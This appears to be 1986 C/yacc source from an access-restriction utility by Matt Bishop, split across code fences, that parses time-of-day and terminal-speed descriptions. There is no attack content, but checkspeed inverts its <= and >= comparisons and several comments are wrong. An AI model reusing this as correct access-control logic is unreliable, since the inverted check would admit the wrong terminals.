        { { 0, 0, 0, 0, 8,-1,-1,-1,-1,-1}, {60,60,24,30, 8,-1,-1,-1,-1,-1} }, /* 20 */
        { { 0, 0, 0,-1,-1,-1, 0,-1,-1,-1}, {60,60,24,-1,-1,-1, 0,-1,-1,-1} }, /* 21 */
        { { 0, 0, 0,-1,-1,-1, 4,-1,-1,-1}, {60,60,24,-1,-1,-1, 4,-1,-1,-1} }, /* 22 */
        { { 0, 0, 0,-1,-1,-1, 2,-1,-1,-1}, {60,60,24,-1,-1,-1, 2,-1,-1,-1} }, /* 23 */
        { { 0, 0, 0,-1,-1,-1, 3,-1,-1,-1}, {60,60,24,-1,-1,-1, 3,-1,-1,-1} }, /* 24 */
        { { 0, 0, 0,-1,-1,-1, 1,-1,-1,-1}, {60,60,24,-1,-1,-1, 5,-1,-1,-1} }, /* 25 */
        { {-1,-1,-1,-1,-1,-1,-1,-1,-1,-1}, {-1,-1,-1,-1,-1,-1,-1,-1,-1,-1} }, /* -1 */
};

/*
 * variables
 */
static int ateol = 0;   /* 1 when you hit the end of string */
static struct tm cur;   /* current time as structure */
static int timing;      /* 1 if time is okay, 0 if not */
static char *lptr;      /* used to walk input string */
static long clock;      /* internal time */

/*
 * library functions
 */
char *index();          /* find last character in a string */
struct tm *localtime(); /* convert internal time to a more useable structure */
long time();            /* return internal time */

%}

/*
 * start analysis at state stat
 */
%start stat

%%

stat            : expr EOL
                        { timing = $1; }
                ;

expr            : LPAR expr RPAR
                        { $$ = $2; }
                | NOT expr
                        { $$ = !$2; }
                | expr OR expr
                        { $$ = $1 || $3; }
                | expr AND expr
                        { $$ = $1 && $3; }
                | day_of_year_ok day_of_week_ok time_of_day_ok
                        { $$ = $1 && $2 && $3; }
                | day_of_week_ok day_of_year_ok time_of_day_ok
                        { $$ = $1 && $2 && $3; }
                | day_of_year_ok time_of_day_ok
```

```
                        { $$ = $1 && $2; }
                | day_of_week_ok time_of_day_ok
                        { $$ = $1 && $2; }
                | day_of_year_ok day_of_week_ok
                        { $$ = $1 && $2; }
                | day_of_week_ok day_of_year_ok
                        { $$ = $1 && $2; }
                | day_of_year_ok
                        { $$ = $1; }
                | day_of_week_ok
                        { $$ = $1; }
                | time_of_day_ok
                        { $$ = $1; }
                | ANY
                        { $$ = 1; }
                | NONE
                        { $$ = 0; }
                | /* EMPTY */
                        { $$ = 1; }
                ;

day_of_week_ok  : DAY_OF_WEEK
                        { $$ = intime(&$1.lo, &$1.hi); }
                | DAY_OF_WEEK DASH DAY_OF_WEEK
                        { $$ = intime(&$1.lo, &$3.hi); }
                | day_of_week_ok COMMA day_of_week_ok
                        { $$ = $1 || $3; }
                ;

time_of_day_ok  : time_of_day
                        { $$ = intime(&$1.lo, &$1.hi); }
                | time_of_day DASH time_of_day
                        { $$ = intime(&$1.lo, &$3.hi); }
                | time_of_day_ok COMMA time_of_day_ok
                        { $$ = $1 || $3; }
                ;

day_of_year_ok  : day_of_year
                        { $$ = intime(&$1.lo, &$1.hi); }
                | day_of_year DASH day_of_year
                        { $$ = intime(&$1.lo, &$3.hi); }
                | day_of_year_ok COMMA day_of_year_ok
                        { $$ = $1 || $3; }
                ;

time_of_day     : TIME_OF_DAY
                        { $$ = $1; }
                | NUMBER COLON NUMBER COLON NUMBER MERIDIAN
                        {
                          /*
                           * set up the hour, minute, and second
                           * and verify that the time is legal
                           */
                          $$ = nulltime;
                          $$.lo.tm_hour = $1 + $6.lo.tm_hour;
                          $$.hi.tm_hour = $1 + $6.hi.tm_hour;
                          $$.lo.tm_min = $$.hi.tm_min = $3;
                          $$.lo.tm_sec = $$.hi.tm_sec = $5;
                          if (badtime(&$$.hi) || badtime(&$$.lo))
                                YYERROR;
                        }
                | NUMBER COLON NUMBER COLON NUMBER
                        {
                          /*
                           * set up the hour, minute, and second
                           * and verify that the time is legal
                           */
                          $$ = nulltime;
                          $$.lo.tm_hour = $$.hi.tm_hour = $1;
                          $$.lo.tm_min = $$.hi.tm_min = $3;
                          $$.lo.tm_sec = $$.hi.tm_sec = $5;
                          if (badtime(&$$.hi) || badtime(&$$.lo))
                                YYERROR;
                        }
                | NUMBER COLON NUMBER MERIDIAN
                        {
                          /*
                           * set up the hour and minute and verify
                           * that the time is legal
                           */
                          $$ = nulltime;
                          $$.lo.tm_hour = $1 + $4.lo.tm_hour;
                          $$.hi.tm_hour = $1 + $4.hi.tm_hour;
                          $$.lo.tm_min = $$.hi.tm_min = $3;
                          if (badtime(&$$.hi) || badtime(&$$.lo))
                                YYERROR;
                        }
                | NUMBER COLON NUMBER
                        {
                          /*
                           * set up the hour and minute and verify
                           * that the time is legal
                           */
                          $$ = nulltime;
                          $$.lo.tm_hour = $$.hi.tm_hour = $1;
                          $$.lo.tm_min = $$.hi.tm_min = $3;
                          if (badtime(&$$.hi) || badtime(&$$.lo))
                                YYERROR;
                        }
                | NUMBER MERIDIAN
                        {
                          /*
                           * set up the hour and verify that the time is legal
                           */
                          $$ = nulltime;
                          $$.lo.tm_hour = $1 + $2.lo.tm_hour;
                          $$.hi.tm_hour = $1 + $2.hi.tm_hour;
                          if (badtime(&$$.hi) || badtime(&$$.lo))
                                YYERROR;
                        }
                | NUMBER
                        {
                          /*
                           * set up the hour and verify that the time is legal
                           */
                          $$ = nulltime;
                          $$.hi.tm_hour = $$.lo.tm_hour = $1;
                          if (badtime(&$$.hi) || badtime(&$$.lo))
                                YYERROR;
                        }
                ;

day_of_year     : MONTH NUMBER COMMA NUMBER
                        {
                          int yr;       /* normalized year */
```

```
                        /*
                         * get the month and set the day
                         * of the month and the year
                         */
                        if (badyear($4, &yr))
                              YYERROR;
                        $$.lo.tm_mday = $$.hi.tm_mday = $2;
                        $$.lo.tm_year = $$.hi.tm_year = yr;
                      }
                | MONTH NUMBER
                      {
                        /*
                         * get the month and set the day
                         * of the month
                         */
                        $$ = $1;
                        $$.lo.tm_mday = $$.hi.tm_mday = $2;
                      }
                | MONTH COMMA NUMBER
                      {
                        int yr;       /* normalized year */

                        /*
                         * get the month and set the year
                         */
                        if (badyear($3, &yr))
                              YYERROR;
                        $$ = $1;
                        $$.lo.tm_year = $$.hi.tm_year = yr;
                      }
                | MONTH
                      { $$ = $1; }
                | NUMBER SLASH NUMBER SLASH NUMBER
                      {
                        int yr;       /* normalized year */

                        /*
                         * get the month and set the day
                         * of the month and the year
                         */
                        if (badmonth($1, &$$) || badyear($5, &yr))
                              YYERROR;
                        $$.lo.tm_mday = $$.hi.tm_mday = $3;
                        $$.lo.tm_year = $$.hi.tm_year = yr;
                      }
                | NUMBER SLASH NUMBER
                      {
                        /*
                         * get the month and set the day of the month
                         */
                        if (badmonth($1, &$$))
                              YYERROR;
                        $$.lo.tm_mday = $$.hi.tm_mday = $3;
                      }
                ;

%%

/*
 * this is the lexer -- it's pretty dumb
 */
yylex()
{
        register int i;         /* used for table lookups if need be */

        /*
         * this is hit at the end of string
         * we need to do it this way because the '\0' (EOL)
         * token must be returned, so we have to return
         * another "end of input" token -- in other words,
         * the end of input character is NOT the same as
         * the end of string (EOL) character
         */
        if (ateol){
                ateol = 0;
                return(-1);     /* YACC's end of file character */
        }

        /*
         * eat leading white spaces
         */
        while(*lptr && isspace(*lptr))
                lptr++;

        /*
         * hit end of string character
         * indicate there's nothing more with ateol
         * (so next time we return YACC's end of file)
         * and return the EOL token
         */
        if (*lptr == '\0'){
                ateol = 1;
                return(EOL);
        }
        /*
         * word -- look in reserved word area
         */
        if (isalpha(*lptr)){
                if ((i = lookup(&lptr)) != LK_NOSUCH && i != LK_AMBIG){
                        yylval.vval.lo = timelist[i].lo;
                        yylval.vval.hi = timelist[i].hi;
                        return(wordlist[i].rettype);
                }
        }

        /*
         * number -- just return it
         */
        if (isdigit(*lptr)){
                for(i = 0; isdigit(*lptr); lptr++)
                        i = i * 10 + *lptr - '0';
                yylval.ival = i;
                return(NUMBER);
        }

        /*
         * something else -- analyze it
         */
        switch(*lptr++){
        case '(':               /* begin grouping */
                return(LPAR);
        case ')':               /* end grouping */
                return(RPAR);
        case '!':               /* negation */
                return(NOT);
        case '|':               /* conjunction */
```

```
                return(OR);
        case '&':               /* disjunction */
                return(AND);
        case '-':               /* interval indicator */
                return(DASH);
        case ',':               /* list separator, etc. */
                return(COMMA);
        case ':':               /* time separator */
                return(COLON);
        case '/':               /* date separator */
                return(SLASH);
        }

        /*
         * unknown
         */
        return(UNK);
}

/*=================== S U P P O R T   F U N C T I O N S ================*/

/*
 * special word lookup
 * the argument pointer is advanced to beyond the end of the match
 * note case doesn't matter
 * also note it can be any prefix that's unique; so,
 * "T" is no good ("Tuesday" and "Thursday") but "Th" is fine
 */
int lookup(s)
char **s;                       /* string to be looked up */
{
        register int i;         /* counter in a for loop */
        register int uniq = LK_NOSUCH;  /* number of matches in table */
        register char *suniq = NULL;    /* number of matches in table */
        char *s1, *p;           /* used to do the comparisons */

        /*
         * since we need to save s, we use s1 for comparisons
         */
        s1 = *s;

        /*
         * walk the list of the word
         */
        for(i = 0; wordlist[i].string != NULL; i++){
                /*
                 * compare the current table entry and the string
                 * map the input case to lower case
                 * stop at first mismatch
                 */
                p = wordlist[i].string;
                while(*s1 && *p && lowcase(*s1) == *p){
                        s1++;
                        p++;
                }
                /*
                 * if no match, just loop
                 * if a match, next input char must NOT be a letter
                 * or there's no match
                 */
                if (s1 == *s)
                        continue;
                if (*p == '\0' || *s1 == '\0' || !isalpha(*s1)){
                        /*
                         * match -- if unmatched so far, remember it
                         * otherwise mark this as ambiguous and
                         * return
                         */
                        if (uniq == LK_NOSUCH){
                                uniq = i;
                                suniq = s1;
                        }
                        else
                                return(LK_AMBIG);
                }
                s1 = *s;
        }

        /*
         * got something unambiguous
         */
        if (uniq != LK_NOSUCH){
                *s = suniq;
                return(uniq);
        }

        /*
         * nothing
         */
        return(LK_NOSUCH);
}

/*
 * looks up something based on rettype and refnum
 * useful when you know the number of a month but not the name (for example)
 * this pair is always unique so we don't worry about ambiguities
 */
int nlookup(num, what)
int num;                        /* number of rettype */
int what;                       /* the rettype */
{
        register int i;         /* counter in a for loop */

        /*
         * walk the lookup table
         */
        for(i = 0; wordlist[i].string != NULL; i++)
                if (wordlist[i].rettype == what && wordlist[i].refnum == num){
                        /*
                         * found it
                         */
                        return(i);
                }
        /*
         * nothing there ...
         */
        return(LK_NOSUCH);
}

/*
 * map the number to a month
 * return 1 if mapping fails, 0 otherwise
 */
badmonth(n, ts)
int n;                  /* number of month */
TIME *ts;               /* pointer to return structure */
```

```
{
        register int i;         /* holds value of month lookup */
        char buf[BUFSIZ];       /* for any error messages */

        /*
         * see if the month is there
         * if not, give error message
         */
        if (n < 1 || n > 12 || (i = nlookup(n, MONTH)) == LK_NOSUCH){
                (void) sprintf(buf, "bad month %d", n);
                yyerror(buf);
                return(1);
        }

        /*
         * return the associated structure
         */
        *ts = timelist[i];
        return(0);
}

/*
 * normalize the year number
 * return 1 if the number is not valid
 * note any non-negative years are errors!
 */
badyear(year, norm)
int year;               /* year number */
int *norm;              /* where the normalized year number goes */
{
        char buf[BUFSIZ];       /* for any error messages */

        /*
         * if year is negative,
         * it's an error
         */
        if (year < 0){
                (void) sprintf(buf, "bad year %d", year);
                yyerror(buf);
                return(1);
        }

        /*
         * anything else is okay -- if over 99, normalize
         */
        if (year < 100){
                *norm = year;
                return(0);
        }
        *norm = year - 1900;
        return(0);
}

/*
 * look for bad hour, minute, second
 */
badtime(ts)
struct tm *ts;                  /* time to be checked */
{
        char buf[BUFSIZ];       /* for any error messages */

        /*
         * check hours
         */
        if (ts->tm_hour != -1 && ts->tm_hour > 23){
                (void) sprintf(buf, "bad hour %d", ts->tm_hour);
                yyerror(buf);
                return(1);
        }

        /*
         * check minutes
         */
        if (ts->tm_min != -1 && ts->tm_min > 59){
                (void) sprintf(buf, "bad minute %d", ts->tm_min);
                yyerror(buf);
                return(1);
        }

        /*
         * check seconds
         */
        if (ts->tm_sec != -1 && ts->tm_sec > 59){
                (void) sprintf(buf, "bad second %d", ts->tm_sec);
                yyerror(buf);
                return(1);
        }

        /*
         * it's a good time
         */
        return(0);
}

/*
 * time comparison function; return
 *              -1      if a < b
 *               0      if a = b
 *              +1      if a > b
 * just like strcmp
 *   comparison is on year, then month, then day of the month,
 * then hour, then minute, then second -- ignoring any fields with
 * -1 in either a or b
 */
int timecmp(a, b)
struct tm *a, *b;               /* times to be compared */
{
        /*
         * compare days of the week
         */
        if (a->tm_wday != -1 && b->tm_wday != -1){
                if (a->tm_wday > b->tm_wday)            return(1);
                else if (a->tm_wday < b->tm_wday)       return(-1);
        }
        /*
         * compare years
         */
        if (a->tm_year != -1 && b->tm_year != -1){
                if (a->tm_year > b->tm_year)            return(1);
                else if (a->tm_year < b->tm_year)       return(-1);
        }
        /*
         * compare months
         */
        if (a->tm_mon != -1 && b->tm_mon != -1){
                if (a->tm_mon > b->tm_mon)              return(1);
```

```
                else if (a->tm_mon < b->tm_mon)         return(-1);
        }
        /*
         * compare days of the month
         */
        if (a->tm_mday != -1 && b->tm_mday != -1){
                if (a->tm_mday > b->tm_mday)            return(1);
                else if (a->tm_mday < b->tm_mday)       return(-1);
        }
        /*
         * compare hours
         */
        if (a->tm_hour != -1 && b->tm_hour != -1){
                if (a->tm_hour > b->tm_hour)            return(1);
                else if (a->tm_hour < b->tm_hour)       return(-1);
        }
        /*
         * compare minutes
         */
        if (a->tm_min != -1 && b->tm_min != -1){
                if (a->tm_min > b->tm_min)              return(1);
                else if (a->tm_min < b->tm_min)         return(-1);
        }
        /*
         * compare seconds
         */
        if (a->tm_sec != -1 && b->tm_sec != -1){
                if (a->tm_sec > b->tm_sec)              return(1);
                else if (a->tm_sec < b->tm_sec)         return(-1);
        }
        /*
         * equality
         */
        return(0);
}

/*= I N I T I A L I Z A T I O N   A N D   C H E C K I N G   R O U T I N E S =*/
/*
 * initialize the current time
 */
inittime()
{
        /*
         * get the current time
         */
        clock = time((long *)0);
        cur = *localtime(&clock);
#ifdef DEBUG
        /*
         * print it if need be
         */
        prtime(&cur, "CURRENT TIME");
#endif
}

/*
 * this routine sets up the string for parsing, calls the parser,
 * and handles the result
 */
isintime(t)
char *t;                /* buffer for time */
{
        /*
         * get the current time
         */
        inittime();

        /*
         * set up the pointer to the input
         * for yylex, the lexical analyzer
         */
        lptr = &t[strlen(t)-1];
        if (*lptr == '\n')
                *lptr = '\0';
        lptr = t;

        /*
         * parse the date and process the result
         */
        if (yyparse()){
#ifdef DEBUG
                printf("illegal time description\n");
#endif
                return(0);
        }
#ifdef DEBUG
        printf("time %s this description\n",
                                timing ? "matches" : "does not match");
#endif
        return(timing);
}

/*
 * error in parse
 * we just log it; since we do NOT do error recovery,
 * the attempt is rejected
 */
yyerror(s)
char *s;                /* error message (supplied by YACC) */
{
        char buf[BUFSIZ];       /* error message */
        register char *p;       /* used to format error message */
        extern int linect;      /* line number */

        /*
         * shoot the rest of the line
         */
        if ((p = index(s, '\t')) != NULL)
                *p = '\0';
        /*
         * dump the error message
         */
        (void) sprintf(buf, "(%2d): %s -- bad time (at \"%s\")\n",
                                                        linect, s, --lptr);
        err(L_INFO|F_COND, buf);
}

/*==================== M A I N   C A L L I N G   R O U T I N E S ==============*/
/*
 * two sets of main routines
 * if "DEBUG" is defined, you get a main routine that reads in one date,
 * parses it, and prints the result
 * if "DEBUG" is not defined, you get a routine that returns 1 if the current
 * time is within the time range of the argument string, 0 if not
 *
 * "DEBUG" san be set to two levels; "1" gives you just the result (1 or 0),
```

```
 * but you can use the print function "prtime()" to print out key times in
 * the parse.  "2" gives you complete debugging info from YACC as well
 */

#ifdef DEBUG

/*
 * set the flag YYDEBUG
 */
#if DEBUG > 1
#define YYDEBUG         /* flag so YACC will generate debugging info */
extern int yydebug;     /* constant to tell YACC to generate debugging info */
#endif

int linect = 0;         /* number of expression being tested */

/*
 * main routine -- set current time, read the date, parse it,
 * and print the result
 */
main()
{
        char buf[BUFSIZ];               /* input buffer */

#if DEBUG > 1
        yydebug = 1;            /* YACC is to give full debugging output */
#endif

        /*
         * get the input; if EOF, quit
         */
        while(fgets(buf, BUFSIZ, stdin) != NULL){
                /*
                 * new expression
                 */
                linect++;

                /*
                 * clear the end of line flag
                 */
                ateol = 0;

                /*
                 * clobber any trailing newline
                 */
                lptr = &buf[strlen(buf)-1];
                if (*lptr == '\n')
                        *lptr = '\0';

                /*
                 * print the buffer
                 */
                printf("buf is <%s>\n", buf);


                /*
                 * set up the pointer to the input
                 * for yylex, the lexical analyzer
                 */
                lptr = buf;

                /*
                 * parse the date and process the result
                 */
                (void) isintime(buf);
        }

        /*
         * no problem
         */
        exit(0);
}

/*
 * print the given time, preceeded by the given string,
 * in a readable format
 */
prtime(s, lb)
struct tm *s;           /* time */
char *lb;               /* label string */
{
        printf("%s %d/%d/%d %d:%02d:%02d (%d)\n", lb,
                s->tm_mon, s->tm_mday, s->tm_year,
                s->tm_hour, s->tm_min, s->tm_sec,
                s->tm_wday);
}

/*
 * error in parse
 * this mimics a function in lsu
 */
err(f, s)
unsigned int f;         /* flag */
char *s;                /* error message (supplied by YACC) */
{
        fprintf(stderr, "%s\n", s);
}

#endif
```

```
%{
/*
 * this file contains the parser fot the terminal
 * the function "isintty(t) returns 1 id the current tty
 * matches the description given by the string t
 * grammar:
 *      ttyname <or> speed
 * where:
 *      ttyname == filename                             (ie, "/dev/ttyi9")
 *      speed   == ( '=' | '@' ) number                 (ie, "@9600")
 *                 '<=' number                          (ie, "<=9600")
 *                 '>=' number                          (ie, ">=9600")
 *                 ( '!=' | '<>' | '><' ) number        (ie, "!=9600")
 *                 '<' number                           (ie, ">9600")
 *                 '>' number                           (ie, ">9600")
 *
 * if you want to change the syntax, you can debug the new grammar by defining
 * "DEBUG" -- this allows the file to be compiled as a separate program, and
 * will display the result.
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.arpa                  ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */
#include <ctype.h>
#include <stdio.h>

#ifdef DEBUG
#       define  F_COND  0       /* dummy value; not used here */
#       define  L_INFO  0       /* dummy value; not used here */
#       include "sysdep.h"
#else
#       include "lsu.h"
#endif

/*
 * useful macros
 */
#define DEFTTY  "/dev/null"     /* if you can't get a tty description use this */
                                /* if c is upper case, make it lower case */
#define lowcase(c)      (isupper((c))?tolower((c)):(c))
                                /*
                                 * test for equality in name of device
                                 * for input, output, error, and all
                                 * devices
                                 */
#define inname(val)     checkname(&(thistty.input), val)
#define outname(val)    checkname(&(thistty.output), val)
#define errname(val)    checkname(&(thistty.errput), val)
#define allname(val)    (inname(val) && outname(val) && errname(val))
                                /*
                                 * test for pattern match in name of device
                                 * for input, output, error, and all
                                 * devices
                                 */
#define inpat(val)      checkpat(&(thistty.input), val)
#define outpat(val)     checkpat(&(thistty.output), val)
#define errpat(val)     checkpat(&(thistty.errput), val)
#define allpat(val)     (inpat(val) && outpat(val) && errpat(val))
                                /*
                                 * test for a relationship to a speed
                                 * for input, output, error, and all
                                 * devices
                                 */
#define inspeed(val)    checkspeed(thistty.input.speed, val)
#define outspeed(val)   checkspeed(thistty.output.speed, val)
#define errspeed(val)   checkspeed(thistty.errput.speed, val)
#define allspeed(val)   (inspeed(val) && outspeed(val) && errspeed(val))
                                /*
                                 * these are the relations for SPEED
                                 */
#define GR      1               /* (tty speed) > (number) */
#define LT      2               /* (tty speed) < (number) */
#define EQ      3               /* (tty speed) = (number) */
#define GE      4               /* (tty speed) >= (number) */
#define LE      5               /* (tty speed) <= (number) */
#define NE      6               /* (tty speed) != (number) */


/*
 * the terminal description information is a bit bulky -- basically,
 * names of the devices and speeds are obtained for each of the terminals
 * connected to stdin, stdout, and stderr; all this information is saved
 * in a TTY structure
 */
struct ttydesc {
        char *path;             /* full device name of tty */
        char *devname;          /* common name of this device */
        long speed;             /* speed */
};
typedef struct ttyinfo {
        struct ttydesc input;   /* input tty description */
        struct ttydesc output;  /* output tty description */
        struct ttydesc errput;  /* error tty description */
} TTY;

/*
 * speeds in the language are represented by a relation and a number
 * anything satisfying the relation with the number is acceptable;
 * relations are the usual =, <, >, !=, <=, >=, and the number goes
 * on the right, so (i.e.) a speed of less than 9600 baud is saved as
 * { 9600, < }
 */
typedef struct speedinfo {
        long rate;              /* requisite speed */
        int state;              /* relation (EQ, NE, ...) */
} SPEED;

%}

/*
 * for reasons due entirely to the way YACC processes input,
 * this has to go here since SPEED is used as a type in the
 * header file to declare yylval
 */
%union {
        char *fval;             /* as a character string */
        int ival;               /* as an integer */
```

```
        SPEED sval;             /* as a speed */
}

/*
 * tokens returned by the lexical analyzer yylex()
 */
%token <ival> AND               /* integer: ampersand */
%token <ival> ANY               /* integer: matches any tty */
%token <ival> EOL               /* integer: no more input */
%token <ival> ERRPUT            /* integer: look only at tty on stderr */
%token <ival> INPUT             /* integer: look only at tty on stdin */
%token <ival> LPAR              /* integer: left parenthesis */
%token <fval> NAME              /* char *:  name of tty device */
%token <ival> NONE              /* integer: matches no tty */
%token <ival> NOT               /* integer: exclamation point */
%token <ival> OR                /* integer: vertical bar */
%token <ival> OUTPUT            /* integer: look only at tty on stdout */
%token <fval> PATTERN           /* char *:  pattern for tty device */
%token <sval> RATE              /* SPEED:   speed of tty device */
%token <ival> RPAR              /* integer: right parenthesis */

/*
 * productions analyzed by the parser
 */
%type <ival> stat               /* integer: expr with an EOL token tacked on */
%type <ival> expr               /* integer: 1 if tty matches description so far */
%type <ival> ttyname            /* integer: 1 if tty name matches device name */
%type <ival> ttyspeed           /* integer: 2 if tty speed matches device speed */

/*
 * expression operators
 * these are arranged so NOT has highest precedence,
 * followed by OR and AND (which must be on the same line since
 * they are of equal precedence)
 */
%left OR AND
%right NOT

%{

/*
 * table of speeds
 * UNIX systems store speeds as indices into a table;
 * the elements stored in the table are the speed in baud rate;
 * since this varies from UNIX to UNIX, it is defined in "sysdep.h"
 * (fractional baud rates get rounded to the nearest long)
 */
long speedtab[] = { SPEEDS };   /* table of tty speeds */
#define SZSPEEDTAB      (sizeof(speedtab)/sizeof(long)) /* number of elements */

/*
 * unless escaped, any of the following characters terminate a file name
 */
char *eofile = ",=><!()|&+-*";  /* file name terminators */

/*
 * variables
 */
static TTY thistty;             /* information about this tty */
static int ttyval;              /* 1 if tty is okay, 0 if not */
static int attab = 0;           /* 1 when you hit the end of string */
static char *lptr;              /* used to walk input string */
```

```
/*
 * dunctions
 */
long getnum();                  /* read a number from the file */
char *index();                  /* find first occurrence of char in string */
char *rindex();                 /* find last occurrence of char in string */
char *strsave();                /* used to save a string */
char *ttyname();                /* full path name of device */

%}

/*
 * start analysis at state stat
 */
%start stat

%%

stat            : expr EOL
                        { ttyval = $1; }
                ;

expr            : LPAR expr RPAR
                        { $$ = $2; }
                | NOT expr
                        { $$ = !$2; }
                | expr OR expr
                        { $$ = $1 || $3; }
                | expr AND expr
                        { $$ = $1 && $3; }
                | ttyname
                        { $$ = $1; }
                | ttyspeed
                        { $$ = $1; }
                | ANY
                        { $$ = 1; }
                | NONE
                        { $$ = 0; }
                | /* EMPTY */
                        { $$ = 1; }
                ;

ttyname         : NAME
                        { $$ = allname($1); free($1); }
                | INPUT NAME
                        { $$ = inname($2); free($2); }
                | OUTPUT NAME
                        { $$ = outname($2); free($2); }
                | ERRPUT NAME
                        { $$ = errname($2); free($2); }
                | PATTERN
                        { $$ = allpat($1); free($1); }
                | INPUT PATTERN
                        { $$ = inpat($2); free($2); }
                | OUTPUT PATTERN
                        { $$ = outpat($2); free($2); }
                | ERRPUT PATTERN
                        { $$ = errpat($2); free($2); }
                ;

ttyspeed        : RATE
                        { if (($$ = allspeed(&$1)) == -1) YYERROR; }
                | INPUT RATE
```

```
                        { if (($$ = inspeed(&$2)) == -1) YYERROR; }
                | OUTPUT RATE
                        { if (($$ = outspeed(&$2)) == -1) YYERROR; }
                | ERRPUT RATE
                        { if (($$ = errspeed(&$2)) == -1) YYERROR; }
                ;

%%

/*
 * this is the lexer -- it's not too smart
 */
yylex()
{
        register char c;                /* current character */
        register char *f;               /* used to load file name */
        char fname[BUFSIZ];             /* buffer for file name */

        /*
         * this is hit at the end of the tty string
         * we need to do it this way because the '\t' (EOL)
         * token must be returned, so we have to return
         * another "end of input" token -- in other words,
         * the end of input character is NOT the same as
         * the end of string (EOL) character
         */
        if (attab){
                attab = 0;
                return(-1);             /* YACC's end of file character */
        }

        /*
         * eat leading white spaces
         */
        while(*lptr && *lptr == ' ')
                lptr++;

        /*
         * hit end of string character
         * indicate there's nothing more with attab
         * (so next time we return YACC's end of file)
         * and return the EOL token
         */
        if (*lptr == '\t' || *lptr == '\n' || *lptr == '\0'){
                attab = 1;
                return(EOL);
        }

        /*
         * now return the token found
         */
        switch(c = *lptr++){
        case '(':               /* begin grouping */
                return(LPAR);
        case ')':               /* end grouping */
                return(RPAR);
        case '|':               /* conjunction */
        case ',':               /* disjunction */
                return(OR);
        case '&':               /* disjunction */
                return(AND);
        case '+':               /* input tty only */
                return(INPUT);
        case '-':               /* output tty only */
                return(OUTPUT);
        case '*':               /* error tty only */
                return(ERRPUT);
        case '=':               /* equal to a speed */
        case '@':
                yylval.sval.state = EQ;
                yylval.sval.rate = getnum();
                return(RATE);
        case '<':               /* less than/not equal to a speed */
                if (*lptr == '='){
                        /*
                         * less than or equal to
                         */
                        lptr++;
                        yylval.sval.state = LE;
                }
                else if (*lptr == '>'){
                        /*
                         * not equal to
                         */
                        lptr++;
                        yylval.sval.state = NE;
                }
                else{
                        /*
                         * just less than
                         */
                        yylval.sval.state = LT;
                }
                /*
                 * get the speed
                 */
                yylval.sval.rate = getnum();
                return(RATE);
        case '>':               /* greater than/not equal to a speed */
                if (*lptr == '='){
                        /*
                         * greater than or equal to
                         */
                        lptr++;
                        yylval.sval.state = GE;
                }
                else if (*lptr == '<'){
                        /*
                         * not equal to
                         */
                        lptr++;
                        yylval.sval.state = NE;
                }
                else{
                        /*
                         * just less than
                         */
                        yylval.sval.state = GR;
                }
                /*
                 * get the speed
                 */
                yylval.sval.rate = getnum();
                return(RATE);
        case '!':               /* not equal to a speed/negation */
                if (*lptr == '='){
```

```
                /*
                 * not equal to
                 */
                lptr++;
                yylval.sval.state = NE;
                /*
                 * get the speed
                 */
                yylval.sval.rate = getnum();
                return(RATE);
        }
        /*
         * more general negation
         */
        return(NOT);
case '"':               /* pattern match */
        /*
         * set up the pointer and put the character
         * at the beginning of the array
         */
        f = fname;
        /*
         * go until unescaped end-of-file char or tab
         */
        while(*lptr && *lptr != '\t' && *lptr != '"'){
                if (*lptr == '\\' && lptr[1])
                        lptr++;
                *f++ = *lptr++;
        }
        *f = '\0';
        if (*lptr == '"')
                lptr++;
        /*
         * save it somewhere (needed in case of lookahead)
         */
        yylval.fval = strsave(fname);
        return(PATTERN);
default:                /* anything else is a filename */
        /*
         * set up the pointer and put the character
         * at the beginning of the array
         */
        f = fname;
        *f++ = c;
        /*
         * go until unescaped end-of-file char or space
         */
        while(*lptr && !isspace(*lptr) && index(eofile, *lptr) == NULL){
                if (*lptr == '\\' && lptr[1])
                        lptr++;
                *f++ = *lptr++;
        }
        *f = '\0';
        /*
         * see if it is "any"
         */
        if (strlen(fname) == 3 && lowcase(fname[0]) == 'a' &&
            lowcase(fname[1]) == 'n' && lowcase(fname[2]) == 'y')
                return(ANY);
        /*
         * see if it is "none"
         */
        if (strlen(fname) == 4 && lowcase(fname[0]) == 'n' &&
                        lowcase(fname[1]) == 'o' && lowcase(fname[2]) == 'n' &&
                                                        lowcase(fname[3]) == 'e')
                        return(NONE);
                /*
                 * save it somewhere (needed in case of lookahead)
                 */
                yylval.fval = strsave(fname);
                return(NAME);
        }
        /* NOTREACHED */
}

/*==================== S U P P O R T   F U N C T I O N S ================*/

/*
 * compare the name of a terminal device to the real device's name
 */
checkname(real, t)
struct ttydesc *real;           /* description of the current tty */
char *t;                        /* filename of the device */
{
        /*
         * see if it is a full path name (ie, any '/' in it?)
         * compare appropriately
         */
        if (index(t, '/') == NULL)
                return(strcmp(t, real->devname) == 0);
        return(strcmp(t, real->path) == 0);
}

/*
 * pattern match a terminal device to the real device's name
 */
checkpat(real, t)
struct ttydesc *real;           /* description of the current tty */
char *t;                        /* filename pattern of the device */
{
        /*
         * compile the pattern
         */
        (void) smatch(t);

        /*
         * compare appropriately
         */
        return(match(real->devname) || match(real->path));
}

/*
 * compare the current speed to the real device's speed
 */
checkspeed(tst, this)
long tst;                       /* the current speed */
SPEED *this;                    /* the speed and expected relationship */
{
        /*
         * check for a bogus speed
         */
        if (tst == -1)
                return(-1);

        /*
         * now compare
```

```
         */
        switch(this->state){
        case EQ:        return(tst == this->rate);
        case LE:        return(tst >= this->rate);
        case GE:        return(tst <= this->rate);
        case NE:        return(tst != this->rate);
        case LT:        return(tst < this->rate);
        case GR:        return(tst > this->rate);
        }

        /*
         * bad relationship -- fail!
         */
        return(-1);
}

/*
 * read in a number
 */
long getnum()
{
        register long l;        /* used to gather number */

        /*
         * be sure there's something there
         */
        while(isspace(*lptr))
                lptr++;
        if (!isdigit(*lptr))
                return(-1);
        /*
         * loop through the digits
         */
        for(l = 0; isdigit(*lptr); lptr++){
                l *= 10;
                switch(*lptr){
                case '0':       l += 0;         break;
                case '1':       l += 1;         break;
                case '2':       l += 2;         break;
                case '3':       l += 3;         break;
                case '4':       l += 4;         break;
                case '5':       l += 5;         break;
                case '6':       l += 6;         break;
                case '7':       l += 7;         break;
                case '8':       l += 8;         break;
                case '9':       l += 9;         break;
                }
        }
        /*
         * return the number
         */
        return(l);
}


